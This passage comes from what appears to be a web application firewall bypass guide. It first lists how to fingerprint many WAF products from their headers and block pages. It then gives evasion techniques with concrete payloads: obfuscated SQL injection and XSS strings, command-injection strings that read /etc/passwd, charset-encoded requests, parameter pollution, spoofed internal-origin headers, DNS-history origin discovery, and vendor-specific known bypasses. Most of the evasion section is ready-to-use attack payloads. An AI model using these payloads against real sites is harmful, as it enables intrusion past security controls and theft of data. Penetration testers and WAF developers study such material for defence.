SquareSpace	• **Detectability:** Difficult • **Detection Methodology:** ◦ Response code returned is `404 Not Found` upon malicious requests.

	◦ Blocked response page contains either of the following text snippet: ▪ `BRICK-50` keyword. ▪ `404 Not Found` text snippet.
StackPath (StackPath LLC)	• **Detectability:** Easy • **Detection Methodology:** ◦ Contains image displaying `StackPath` logo. ◦ Blocked response page contains `You performed an action that triggered the service and blocked your request`.
Stingray (RiverBed/Brocade)	• **Detectability:** Difficult • **Detection Methodology:** ◦ Blocked response code returns `403 Forbidden` or `500 Internal Error`. ◦ Response headers contain the `X-Mapping` header field name.
Sucuri CloudProxy	• **Detectability:** Easy • **Detection Methodology:** ◦ Response headers may contain `Sucuri` or `Cloudproxy` keywords. ◦ Blocked response page contains the following text snippet: ▪ `Access Denied - Sucuri Website Firewall` text. ▪ Reference to `https://sucuri.net/privacy-policy` URL. ▪ Sometimes the email `cloudproxy@sucuri.net`. ▪ Contains copyright notice `;copy {year} Sucuri Inc`. ◦ Response headers contains `X-Sucuri-ID` header along with normal requests.

Synology Cloud WAF	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page has `Copyright (c) 2019 Synology Inc. All rights reserved.` as text.

Tencent Cloud WAF	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ Blocked response code returns `405 Method Not Allowed` error.
	  ◦ Blocked response page contains reference to `waf.tencent-cloud.com` URL.

Teros WAF (Citrix)	• **Detectability:** Difficult • **Detection Methodology:** ◦ Response headers contain cookie field `st8id`.

TrafficShield (F5 Networks)	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ `Server` might contain `F5-TrafficShield` keyword.
	  ◦ `ASINFO=` value might be detected in response cookies.

TransIP	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Response headers contain unique header `X-TransIP-Backend`.
	  ◦ Response headers contain another header `X-TransIP-Balancer`.

URLMaster	• **Detectability:** Moderate

SecurityCheck (iFinity/DotNetNuke)	• **Detection Methodology:**
	  ◦ Response headers might contain:
	  ▪ `UrlMaster` keyword.
	  ▪ `UrlRewriteModule` keyword.
	  ▪ `SecurityCheck` keyword.
	  ◦ Blocked response code returned is `400 Bad Request` text snippet.

URLScan (Microsoft)	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦
	  ◦ Blocked response page contains:
	  ▪ `Rejected-by-URLScan` text snippet.
	  ▪ `Server Erro in Application` as heading.
	  ▪ `Module: IIS Web Core` in table.

USP Secure Entry	• **Detectability:** Moderate • **Detection Methodology:** ◦ Response headers contain `Secure Entry Server` field value.

Varnish (OWASP)	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Malicious request returns `404 Not Found` Error.
	  ◦ Response page contains:
	  ▪ `Request rejected by xVarnish-WAF` text snippet.

Varnish Cache	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Response page contains:
	  ▪ `Error 403 Naughty, not Nice!` as heading.
	  ▪ `Varnish cache Server` as text.

Viettel	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Response page contains:
	  ▪ Block page has title set to `Access denied · Viettel WAF`.
	  ▪ Reference to `https://cloudrity.com.vn/` URL.
	  ▪ Response page contains keywords `Viettel WAF system`.
	  ▪ Contact information reference to `https://cloudrity.com.vn/customer/#/contact` URL.

VirusDie	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Response page contains:
	  ▪ `http://cdn.virusdie.ru/splash/firewallstop.png` picture.
	  ▪ `copy; Virusdie.ru` copyright notice.
	  ▪ Response page title contains `Virusdie` keyword.
	  ▪ Page metadata contains `name="FW_BLOCK"` keyword

WallArm (Nginx)	• **Detectability:** Moderate

	• **Detection Methodology:** ◦ `Server` headers contain `nginx-wallarm` value.

WatchGuard IPS	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ `Server` headers may contain `WatchGuard` field value.
	  ◦ Blocked response page contains:
	  ▪ `Request denied by WatchGuard Firewall` text.
	  ▪ `WatchGuard Technologies Inc.` as footer.

WebARX Security Firewall	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Restricted to specifically WordPress sites only.
	  ◦ Blocked response page contains:
	  ▪ `This request has been blocked by WebARX Web Application Firewall` text.
	  ▪ Reference to `/wp-content/plugins/webarx/` directory where it is installed.

WebKnight (Aqtronix)	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Response headers contain `WebKnight` keyword.
	  ◦ Blocked response page contains:
	  ▪ `WebKnight Application Firewall Alert` text warning.
	  ▪ `AQTRONIX WebKnight` text snippet.
	  ◦ Blocked response code returned is `999 No Hacking`. :p
	  ◦ Blocked response code returned is also `404 Hack Not Found`. :p

WebSEAL (IBM)	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ `Server` header contain `WebSEAL` keyword.
	  ◦ Blocked response page contains:
	  ▪ `This is a WebSEAL error message template file` text.
	  ▪ `WebSEAL server received an invalid HTTP request` text snippet.

WebTotem Firewall	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page contains `The current request was blocked by WebTotem`.
West263CDN Firewall	• **Detectability:** Easy • **Detection Methodology:** ◦ Response headers contain `X-Cache` header field with `WT263CDN` value.

Wordfence (Feedjit)	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Response headers contain `WebKnight` keyword.
	  ◦ Blocked response page contains:
	  ▪ `Generated by Wordfence` text snippet.
	  ▪ `A potentially unsafe operation has been detected in your request to this site` text warning.
	  ▪ `Your access to this site has been limited` text warning.
	  ▪ `This response was generated by Wordfence` text snippet.

WTS WAF	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Blocked response page title has `WTS-WAF` keyword.
	  ◦ `Server` header contains `wts` as value.

XLabs Security WAF	• **Detectability:** Easy • **Detection Methodology:** ◦ Response headers contain `X-CDN` header field with `XLabs Security` value.
Xuanwudun WAF	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page contains reference to `http://admin.dbappwaf.cn/index.php/Admin/ClientMisinform/` site URL.

Yunaq Chuangyu	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ Response page has reference to:
	  ▪ `365cyd.com` or `365cyd.net` URL.
	  ▪ Reference to help page at `http://help.365cyd.com/cyd-error-help.html?code=403`.

Yundun	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ `Server` header contains `YUNDUN` as value.
	  ◦ `X-Cache` header field contains `YUNDUN` as value.

	◦ Response page contains `Blocked by YUNDUN Cloud WAF` text snippet. ◦ Blocked response page contains reference to `yundun.com/yd_http_error/` URL.
Yunsuo	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page contains image class reference to `yunsuologo`. ◦ Response headers contain the `yunsuo_session` field name.
ZenEdge	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page contains reference to `/__zenedge/assets/` directory. ◦ `Server` header contain `ZENEDGE` keyword. ◦ Blocked response headers may contain `X-Zen-Fury` header.
ZScaler (Accenture)	• **Detectability:** Easy • **Detection Methodology:** ◦ `Server` header has value set to `ZScaler`. ◦ Blocked response page contains: ▪ `Access Denied: Accenture Policy` text. ▪ Reference to `https://policies.accenture.com` URL. ▪ Reference to image at `https://login.zscloud.net/img_logo_new1.png`. ▪ `Your organization has selected Zscaler to protect you from internet threats`. ▪ `The Internet site you have attempted to access is prohibited. Accenture's webfilters indicate that the site likely contains content`

	`considered inappropriate`.

Evasion Techniques

Lets look at some methods of bypassing and evading WAFs.

Fuzzing/Bruteforcing:

Method:

Running a set of payloads against the URL/endpoint. Some nice fuzzing wordlists:

- Wordlists specifically for fuzzing
  - Seclists/Fuzzing.
  - Fuzz-DB/Attack
  - Other Payloads

Technique:

- Load up your wordlist into fuzzer and start the bruteforce.
- Record/log all responses from the different payloads fuzzed.
- Use random user-agents, ranging from Chrome Desktop to iPhone browser.
- If blocking noticed, increase fuzz latency (eg. 2-4 secs).
- Always use proxychains, since chances are real that your IP gets blocked.

Drawbacks:

- This method often fails.
- Many a times your IP will be blocked (temporarily/permanently).

Regex Reversing:

Method:

- Most efficient method of bypassing WAFs.
- Some WAFs rely upon matching the attack payloads with the signatures in their databases.
- Payload matches the reg-ex the WAF triggers alarm.

Techniques:

Blacklisting Detection/Bypass

- In this method we try to fingerprint the rules step by step by observing the keywords being blacklisted.
- The idea is to guess the regex and craft the next payloads which doesn't use the blacklisted keywords.

Case: SQL Injection

• Step 1:

Keywords Filtered: `and` , `or` , `union`
Probable Regex: `preg_match('/(and|or|union)/i', $id)`

- **Blocked Attempt**: `union select user, password from users`
- **Bypassed Injection**: `1 || (select user from users where user_id = 1) = 'admin'`

• Step 2:

Keywords Filtered: `and` , `or` , `union` , `where`

- **Blocked Attempt**: `1 || (select user from users where user_id = 1) = 'admin'`
- **Bypassed Injection**: `1 || (select user from users limit 1) = 'admin'`

• Step 3:

Keywords Filtered: `and` , `or` , `union` , `where` , `limit`

- **Blocked Attempt**: `1 || (select user from users limit 1) = 'admin'`
- **Bypassed Injection**: `1 || (select user from users group by user_id having user_id = 1) = 'admin'`

• Step 4:

Keywords Filtered: `and` , `or` , `union` , `where` , `limit` , `group by`

- **Blocked Attempt**: `1 || (select user from users group by user_id having user_id = 1) = 'admin'`
- **Bypassed Injection**: `1 || (select substr(group_concat(user_id),1,1) user from users ) = 1`

• Step 5:

Keywords Filtered: `and` , `or` , `union` , `where` , `limit` , `group by` , `select`

- **Blocked Attempt**: `1 || (select substr(gruop_concat(user_id),1,1) user from users) = 1`
- **Bypassed Injection**: `1 || 1 = 1 into outfile 'result.txt'`
- **Bypassed Injection**: `1 || substr(user,1,1) = 'a'`

• Step 6:

Keywords Filtered: `and` , `or` , `union` , `where` , `limit` , `group by` , `select` , `'`

- **Blocked Attempt**: `1 || (select substr(gruop_concat(user_id),1,1) user from users) = 1`
- **Bypassed Injection**: `1 || user_id is not null`
- **Bypassed Injection**: `1 || substr(user,1,1) = 0x61`
- **Bypassed Injection**: `1 || substr(user,1,1) = unhex(61)`

• Step 7:

Keywords Filtered: `and` , `or` , `union` , `where` , `limit` , `group by` , `select` , `'` , `hex`

- **Blocked Attempt**: `1 || substr(user,1,1) = unhex(61)`
- **Bypassed Injection**: `1 || substr(user,1,1) = lower(conv(11,10,36))`

• Step 8:

Keywords Filtered: `and` , `or` , `union` , `where` , `limit` , `group by` , `select` , `'` , `hex` , `substr`

- **Blocked Attempt**: `1 || substr(user,1,1) = lower(conv(11,10,36))`
- **Bypassed Injection**: `1 || lpad(user,7,1)`

• Step 9:

Keywords Filtered: `and` , `or` , `union` , `where` , `limit` , `group by` , `select` , `'` , `hex` , `substr` , `white space`

- **Blocked Attempt**: `1 || lpad(user,7,1)`
- **Bypassed Injection**: `1%0b||%0blpad(user,7,1)`

Obfuscation:

Method:

- Encoding payload to different encodings (a hit and trial approach).
- You can encode whole payload, or some parts of it and test recursively.

Techniques:

1. Case Toggling

- Some poorly developed WAFs filter selectively specific case WAFs.
- We can combine upper and lower case characters for developing efficient payloads.

Standard: `<script>alert()</script>`
Bypassed: `<ScRipT>alert()</sCRipT>`

Standard: `SELECT * FROM all_tables WHERE OWNER = 'DATABASE_NAME'`
Bypassed: `sELecT * FrOm all_tables whERe OWNER = 'DATABASE_NAME'`

2. URL Encoding

- Encode normal payloads with % encoding/URL encoding.
- Can be done with online tools like this.
- Burp includes a in-built encoder/decoder.

Blocked: `<svG/x=">"/oNloaD=confirm()//`
Bypassed: `%3CsvG%2Fx%3D%22%3E%22%2FoNloaD%3Dconfirm%28%29%2F%2F`

Blocked: `uNIoN(sEleCT 1,2,3,4,5,6,7,8,9,10,11,12)`
Bypassed: `uNIoN%28sEleCT+1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2C12%29`

3. Unicode Normalization

- ASCII characters in unicode encoding encoding provide great variants for bypassing.

- You can encode entire/part of the payload for obtaining results.

Standard: `<marquee onstart=prompt()>`
Obfuscated: `<marquee onstart=\u0070r\u06f\u006dpt()>`

Blocked: `/?redir=http://google.com`
Bypassed: `/?redir=http://google。com` (Unicode alternative)

Blocked: `<marquee loop=1 onfinish=alert()>x`
Bypassed: `＜marquee loop＝1 onfinish＝alert﹀1)>x` (Unicode alternative)

> **TIP:** Have a look at this and this reports on HackerOne. :)

Standard: `../../etc/passwd`
Obfuscated: `%C0AE%C0AE%C0AF%C0AE%C0AE%C0AFetc%C0AFpasswd`

4. HTML Representation

- Often web apps encode special characters into HTML encoding and render them accordingly.
- This leads us to basic bypass cases with HTML encoding (numeric/generic).

Standard: `"><img src=x onerror=confirm()>`
Encoded: `"><img src=x onerror=confirm()>` (General form)
Encoded: `"><img src=x onerror=confirm()>` (Numeric reference)

5. Mixed Encoding

- Sometimes, WAF rules often tend to filter out a specific type of encoding.
- This type of filters can be bypassed by mixed encoding payloads.
- Tabs and newlines further add to obfuscation.

Obfuscated:

```
<A HREF="h
tt  p://6   6.000146.0x7.147/">XSS</A>
```

6. Using Comments

- Comments obfuscate standard payload vectors.
- Different payloads have different ways of obfuscation.

Blocked: `<script>alert()</script>`
Bypassed: `<!--><script>alert/**/()/**/</script>`

Blocked: `/?id=1+union+select+1,2,3--`
Bypassed: `/?id=1+un/**/ion+sel/**/ect+1,2,3--`

7. Double Encoding

- Often WAF filters tend to encode characters to prevent attacks.
- However poorly developed filters (no recursion filters) can be bypassed with double encoding.

Standard: `http://victim/cgi/../../winnt/system32/cmd.exe?/c+dir+c:\`
Obfuscated: `http://victim/cgi/%252E%252E%252F%252E%252E%252Fwinnt/system32/cmd.exe?/c+dir+c:\`

Standard: `<script>alert()</script>`
Obfuscated: `%253Cscript%253Ealert()%253C%252Fscript%253E`

8. Wildcard Obfuscation

- Globbing patterns are used by various command-line utilities to work with multiple files.

- We can tweak them to execute system commands.
- Specific to remote code execution vulnerabilities on linux systems.

Standard: `/bin/cat /etc/passwd`
Obfuscated: `/???/??t /???/??ss??`
Used chars: `/ ? t s`

Standard: `/bin/nc 127.0.0.1 1337`
Obfuscated: `/???/n? 2130706433 1337`
Used chars: `/ ? n [0-9]`

9. Dynamic Payload Generation

- Different programming languages have different syntaxes and patterns for concatenation.
- This allows us to effectively generate payloads that can bypass many filters and rules.

Standard: `<script>alert()</script>`
Obfuscated: `<script>eval('al'+'er'+'t()')</script>`

Standard: `/bin/cat /etc/passwd`
Obfuscated: `/bi'n'''/c''at' /e'tc'/pa''ss'wd`

> Bash allows path concatenation for execution.

Standard: `<iframe/onload='this["src"]="javascript:alert()"';>`
Obfuscated: `<iframe/onload='this["src"]="jav"+"as	cr"+"ipt:al"+"er"+"t()"';>`

9. Junk Characters

- Normal payloads get filtered out easily.
- Adding some junk chars helps avoid detection (specific cases only).

- They often help in confusing regex based firewalls.

Standard: `<script>alert()</script>`
Obfuscated: `<script>+-+-1-+-+alert(1)</script>`

Standard: `<BODY onload=alert()>`
Obfuscated: `<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert()>`

> **NOTE:** The above payload can break the regex parser to cause an exception.

Standard: `<a href=javascript;alert()>ClickMe`
Bypassed: `<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaaa href=j&#97v&#97script:&#97lert(1)>ClickMe`

10. Line Breaks

- Many WAF with regex based filtering effectively blocks many attempts.
- Line breaks (CR/LF) can break firewall regex and bypass stuff.

Standard: `<iframe src=javascript:confirm(0)">`
Obfuscated: `<iframe src="%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aconfirm(0)">`

11. Uninitialized Variables

- Uninitialized bash variables can evade bad regular expression based filters and pattern match.
- These have value equal to null/they act like empty strings.
- Both bash and perl allow this kind of interpretations.

> **BONUS:** Variable names can have any number of random characters. I have represented them here as `$aaaaaa`, `$bbbbbb`, and so on. You can replace them with any number of random chars like `$ushdjah` and so on. ;)

- **Level 1 Obfuscation**: Normal
  Standard: `/bin/cat /etc/passwd`
  Obfuscated: `/bin/cat$u /etc/passwd$u`

- **Level 2 Obfuscation**: Postion Based
  Standard: `/bin/cat /etc/passwd`
  Obfuscated: `$u/bin$u/cat$u $u/etc$u/passwd$u`

- **Level 3 Obfuscation**: Random characters
  Standard: `/bin/cat /etc/passwd`
  Obfuscated: `$aaaaaa/bin$bbbbbb/cat$ccccccc $dddddd/etc$eeeeeee/passwd$fffffff`

An exotic payload crafted:

```
$sdijchkd/???$sdjhskdjh/??t$skdjfnskdj $sdofhsdhjs/???$osdihdhsdj/??ss??$skdjhsiudf
```

12. Tabs and Line Feeds

- Tabs often help to evade firewalls especially regex based ones.
- Tabs can help break firewall regex when the regex is expecting whitespaces and not tabs.

Standard: `<IMG SRC="javascript:alert();">`
Bypassed: `<IMG SRC=" javascript:alert();">`
Variant: `<IMG SRC=" jav ascri pt:alert ();">`

Standard: `http://test.com/test?id=1 union select 1,2,3`
Standard: `http://test.com/test?id=1%09union%23%0A%0Dselect%2D%2D%0A%0D1,2,3`

Standard: `<iframe src=javascript:alert(1)></iframe>`
Obfuscated:

```
<iframe    src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab;r&Tab;i&Tab;p&Tab;t&Tab;:a&Tab;l&Tab;e&Tab;r&Tab;t&Tab;
```

13. Token Breakers

- Attacks on tokenizers attempt to break the logic of splitting a request into tokens with the help of token breakers.
- Token breakers are symbols that allow affecting the correspondence between an element of a string and a certain token, and thus bypass search by signature.
- However, the request must still remain valid while using token-breakers.
- **Case**: Unknown Token for the Tokenizer
  - **Payload**: `?id='-sqlite_version() UNION SELECT password FROM users --`
- **Case**: Unknown Context for the Parser (Notice the uncontexted bracket)
  - **Payload 1**: `?id=123);DROP TABLE users --`
  - **Payload 2**: `?id=1337) INTO OUTFILE 'xxx' --`

> **TIP:** More payloads can be crafted via this cheat sheet.

14. Obfuscation in Other Formats

- Many web applications support different encoding types and can interpret the encoding (see below).
- Obfuscating our payload to a format not supported by WAF but the server can smuggle our payload in.

Case: IIS

- IIS6, 7.5, 8 and 10 (ASPX v4.x) allow **IBM037** character interpretations.

- We can encode our payload and send the encoded parameters with the query.

Original Request:

```
POST /sample.aspx?id1=something HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Content-Length: 41

id2='union all select * from users--
```

Obfuscated Request + URL Encoding:

```
POST /sample.aspx?%89%84%F1=%A2%96%94%85%A3%88%89%95%87 HTTP/1.1
HOST: victim.com
Content-Type: application/x-www-form-urlencoded; charset=ibm037
Content-Length: 115

%89%84%F2=%7D%A4%95%89%96%95%40%81%93%93%40%A2%85%93%85%83%A3%40%5C%40%86%99%96%94%40%A4%A2%85%99%A2%60%60
```

The following table shows the support of different character encodings on the tested systems (when messages could be obfuscated using them):

> **TIP:** You can use this small python script to convert your payloads and parameters to your desired encodings.

Target	Encodings	Notes
Nginx, uWSGI-Django-Python3	IBM037, IBM500, cp875, IBM1026, IBM273	• Query string and body need to be encoded.

		• Url-decoded parameters in query string and body. • Equal sign and ampersand needed to be encoded as well (no url-encoding).
Nginx, uWSGI-Django-Python2	IBM037, IBM500, cp875, IBM1026, utf-16, utf-32, utf-32BE, IBM424	• Query string and body need to be encoded. • Url-decoded parameters in query string and body afterwards. • Equal sign and ampersand should not be encoded in any way.
Apache-TOMCAT8-JVM1.8-JSP	IBM037, IBM500, IBM870, cp875, IBM1026, IBM01140, IBM01141, IBM01142, IBM01143, IBM01144, IBM01145, IBM01146, IBM01147, IBM01148, IBM01149, utf-16, utf-32, utf-32BE, IBM273, IBM277, IBM278, IBM280, IBM284, IBM285, IBM290, IBM297, IBM420, IBM424, IBM-Thai, IBM871, cp1025	• Query string in its original format (could be url-encoded as usual). • Body could be sent with/without url-encoding. • Equal sign and ampersand should not be encoded in any way.
Apache-TOMCAT7-JVM1.6-JSP	IBM037, IBM500, IBM870, cp875, IBM1026, IBM01140, IBM01141, IBM01142, IBM01143, IBM01144, IBM01145, IBM01146, IBM01147, IBM01148, IBM01149, utf-16, utf-32, utf-32BE, IBM273, IBM277, IBM278,	• Query string in its original format (could be url-encoded as usual). • Body could be sent with/without url-encoding. • Equal sign and ampersand should not be encoded in any way.

	IBM280, IBM284, IBM285, IBM297, IBM420, IBM424, IBM-Thai, IBM871, cp1025	
IIS6, 7.5, 8, 10 - ASPX (v4.x)	IBM037, IBM500, IBM870, cp875, IBM1026, IBM01047, IBM01140, IBM01141, IBM01142, IBM01143, IBM01144, IBM01145, IBM01146, IBM01147, IBM01148, IBM01149, utf-16, unicodeFFFE, utf-32, utf-32BE, IBM273, IBM277, IBM278, IBM280, IBM284, IBM285, IBM290, IBM297, IBM420,IBM423, IBM424, x-EBCDIC-KoreanExtended, IBM-Thai, IBM871, IBM880, IBM905, IBM00924, cp1025	• Query string in its original format (could be url-encoded as usual). • Body could be sent with/without url-encoding. • Equal sign and ampersand should not be encoded in any way.

HTTP Parameter Pollution

Method:

- This attack method is based on how a server interprets parameters with the same names.
- Possible bypass chances here are:
  - The server uses the last received parameter, and WAF checks only the first.
  - The server unites the value from similar parameters, and WAF checks them separately.

Technique:

- The idea is to enumerate how the parameters are being interpreted by the server.

- In such a case we can pass the payload to a parameter which isn't being inspected by the WAF.
- Distributing a payload across parameters which can later get concatenated by the server is also useful.

Below is a comparison of different servers and their relative interpretations:

Environment	Parameter Interpretation	Example
ASP/IIS	Concatenation by comma	par1=val1,val2
JSP, Servlet/Apache Tomcat	First parameter is resulting	par1=val1
ASP.NET/IIS	Concatenation by comma	par1=val1,val2
PHP/Zeus	Last parameter is resulting	par1=val2
PHP/Apache	Last parameter is resulting	par1=val2
JSP, Servlet/Jetty	First parameter is resulting	par1=val1
IBM Lotus Domino	First parameter is resulting	par1=val1
IBM HTTP Server	Last parameter is resulting	par1=val2
mod_perl, libapeq2/Apache	First parameter is resulting	par1=val1
Oracle Application Server 10G	First parameter is resulting	par1=val1
Perl CGI/Apache	First parameter is resulting	par1=val1
Python/Zope	First parameter is resulting	par1=val1
IceWarp	An array is returned	['val1','val2']
AXIS 2400	Last parameter is resulting	par1=val2

DBMan	Concatenation by two tildes	par1=val1~~val2
mod-wsgi (Python)/Apache	An array is returned	ARRAY(0x8b9058c)

HTTP Parameter Fragmentation

- HPF is based on the principle where the server unites the value being passed along the parameters.
- We can split the payload into different components and then pass the values via the parameters.

Sample Payload: `1001 RLIKE (-(-1)) UNION SELECT 1 FROM CREDIT_CARDS`
Sample Query URL: `http://test.com/url?a=1001+RLIKE&b=(-(-1))+UNION&c=SELECT+1&d=FROM+CREDIT_CARDS`

> **TIP:** A real life example how bypasses can be crafted using this method can be found here.

Browser Bugs:

Charset Bugs:

- We can try changing charset header to higher Unicode (eg. UTF-32) and test payloads.
- When the site decodes the string, the payload gets triggered.

Example request:

```
GET /page.php?p=∀爀攀script爀alert(1)攀/script爀 HTTP/1.1
Host: site.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:32.0) Gecko/20100101 Firefox/32.0
Accept-Charset:utf-32; q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

When the site loads, it will be encoded to the UTF-32 encoding that we set, and then as the output encoding of the page is UTF-8, it will be rendered as: `"<script>alert (1) </ script>` which will trigger XSS.

Final URL encoded payload:

```
%E2%88%80%E3%B8%80%E3%B0%80script%E3%B8%80alert(1)%E3%B0%80/script%E3%B8%80
```

Null Bytes:

- The null bytes are commonly used as string terminator.
- This can help us evade many web application filters in case they are not filtering out the null bytes.

Payload examples:

```
<scri%00pt>alert(1);</scri%00pt>
<scri\x00pt>alert(1);</scri%00pt>
<s%00c%00r%00%00ip%00t>confirm(0);</s%00c%00r%00%00ip%00t>
```

Standard: `<a href="javascript:alert()">`
Obfuscated: `<a href="ja0x09vas0x0A0x0Dcript:alert(1)">clickme</a>`
Variant: `<a 0x00 href="javascript:alert(1)">clickme</a>`

Parsing Bugs:

- RFC states that NodeNames cannot begin with whitespace.
- But we can use special chars like `%`, `//`, `!`, `?`, etc.

Examples:

- `<// style=x:expression\28write(1)\29>` - Works upto IE7 *(Source)*
- `<!--[if]><script>alert(1)</script -->` - Works upto IE9 *(Reference)*
- `<?xml-stylesheet type="text/css"?><root style="x:expression(write(1))"/>` - Works in IE7 *(Reference)*
- `<%div%20style=xss:expression(prompt(1))>` - Works Upto IE7

Unicode Separators:

- Every browser has their own specific charset of separators.
- We can fuzz charset range of `0x00` to `0xFF` and get the set of separators for each browser.
- We can use these separators in places where a space is required.

Here is a compiled list of separators by @Masato Kinugawa:

- IExplorer: `0x09`, `0x0B`, `0x0C`, `0x20`, `0x3B`
- Chrome: `0x09`, `0x20`, `0x28`, `0x2C`, `0x3B`
- Safari: `0x2C`, `0x3B`
- FireFox: `0x09`, `0x20`, `0x28`, `0x2C`, `0x3B`
- Opera: `0x09`, `0x20`, `0x2C`, `0x3B`
- Android: `0x09`, `0x20`, `0x28`, `0x2C`, `0x3B`

An exotic payload example:

```
<a/onmouseover[\x0b]=location='\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3A\x61\x6C\x65\x72\x74\x28\x30\x2
```

Using Atypical Equivalent Syntactic Structures

- This method aims at finding a way of exploitation not considered by the WAF developers.

- Some use cases can be twitched to critical levels where the WAF cannot detect the payloads at all.
- This payload is accepted and executed by the server after going through the firewall.

Some common keywords overlooked by WAF developers:

- JavaScript functions:
  - `window`
  - `parent`
  - `this`
  - `self`
- Tag attributes:
  - `onwheel`
  - `ontoggle`
  - `onfilterchange`
  - `onbeforescriptexecute`
  - `ondragstart`
  - `onauxclick`
  - `onpointerover`
  - `srcdoc`
- SQL Operators
  - `lpad`
  - `field`
  - `bit_count`

Example Payloads:

- **Case:** XSS

```
<script>window['alert'](0)</script>
<script>parent['alert'](1)</script>
<script>self['alert'](2)</script>
```

- **Case:** SQLi

```
SELECT if(LPAD(' ',4,version())='5.7',sleep(5),null);
1%0b||%0bLPAD(USER,7,1)
```

Many alternatives to the original JavaScript can be used, namely:

- JSFuck
- JJEncode
- XChars.JS

> However the problem in using the above syntactical structures is the long payloads which might possibly be detected by the WAF or may be blocked by the CSP. However, you never know, they might bypass the CSP (if present) too. ;)

Abusing SSL/TLS Ciphers:

- Many a times, servers do accept connections from various SSL/TLS ciphers and versions.
- Using a cipher to initialise a connection to server which is not supported by the WAF can do our workload.

Technique:

- Dig out the ciphers supported by the firewall (usually the WAF vendor documentation discusses this).
- Find out the ciphers supported by the server (tools like SSLScan helps here).
- If a specific cipher not supported by WAF but by the server, is found, voila!

- Initiating a new connection to the server with that specific cipher should smuggle our payload in.

> **Tool**: abuse-ssl-bypass-waf

```
python abuse-ssl-bypass-waf.py -thread 4 -target <target>
```

CLI tools like cURL can come very handy for PoCs:

```
curl --ciphers <cipher> -G <test site> -d <payload with parameter>
```

Abusing DNS History:

- Often old historical DNS records provide information about the location of the site behind the WAF.
- The target is to get the location of the site, so that we can route our requests directly to the site and not through the WAF.

> **TIP:** Some online services like IP History and DNS Trails come to the rescue during the recon process.

Tool: bypass-firewalls-by-DNS-history

```
bash bypass-firewalls-by-DNS-history.sh -d <target> --checkall
```

Request Header Spoofing:

Method:

- The target is to fool the WAF/server into believing it was from their internal network.

- Adding some spoofed headers to represent the internal network, does the trick.

Technique:

- With each request some set of headers are to be added simultaneously thus spoofing the origin.
- The upstream proxy/WAF misinterprets the request was from their internal network, and lets our gory payload through.

Some common headers used:

```
X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
```

Google Dorks Approach:

Method:

- There are a lot of known bypasses of various web application firewalls (see section).
- With the help of google dorks, we can easily find bypasses.

Techniques:

Before anything else, you should hone up skills from Google Dorks Cheat Sheet.

- Normal search:
  `+<wafname> waf bypass`

- Searching for specific version exploits:
  `"<wafname> <version>" (bypass|exploit)`
- For specific type bypass exploits:
  `"<wafname>" +<bypass type> (bypass|exploit)`
- On Exploit DB:
  `site:exploit-db.com +<wafname> bypass`
- On 0Day Inject0r DB:
  `site:0day.today +<wafname> <type> (bypass|exploit)`
- On Twitter:
  `site:twitter.com +<wafname> bypass`
- On Pastebin
  `site:pastebin.com +<wafname> bypass`

Known Bypasses:

Airlock Ergon

- SQLi Overlong UTF-8 Sequence Bypass (>= v4.2.4) by @Sec Consult

```
%C0%80'+union+select+col1,col2,col3+from+table+--+
```

AWS

- SQLi Bypass by @enkaskal

```
"; select * from TARGET_TABLE --
```

- XSS Bypass by @kmkz

```
<script>eval(atob(decodeURIComponent("payload")))//
```

Barracuda

- Cross Site Scripting by @WAFNinja

```
<body style="height:1000px" onwheel="alert(1)">
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">
<b/%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%35mouseover=alert(1)>
```

- HTML Injection by @Global-Evolution

```
GET /cgi-mod/index.cgi?&primary_tab=ADVANCED&secondary_tab=test_backup_server&content_only=1&&&backup_port=
Host: favoritewaf.com
User-Agent: Mozilla/5.0 (compatible; MSIE5.01; Windows NT)
```

- XSS Bypass by @0xInfection

```
<a href=j%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At:open()>clickhere
```

- Barracuda WAF 8.0.1 - Remote Command Execution (Metasploit) by @xort

- Barracuda Spam & Virus Firewall 5.1.3 - Remote Command Execution (Metasploit) by @xort

Cerber (WordPress)

- Username Enumeration Protection Bypass by HTTP Verb Tampering by @ed0x21son

```
POST host.com HTTP/1.1
Host: favoritewaf.com
User-Agent: Mozilla/5.0 (compatible; MSIE5.01; Windows NT)

author=1
```

- Protected Admin Scripts Bypass by @ed0x21son

```
http://host/wp-admin///load-scripts.php?load%5B%5D=jquery-core,jquery-migrate,utils
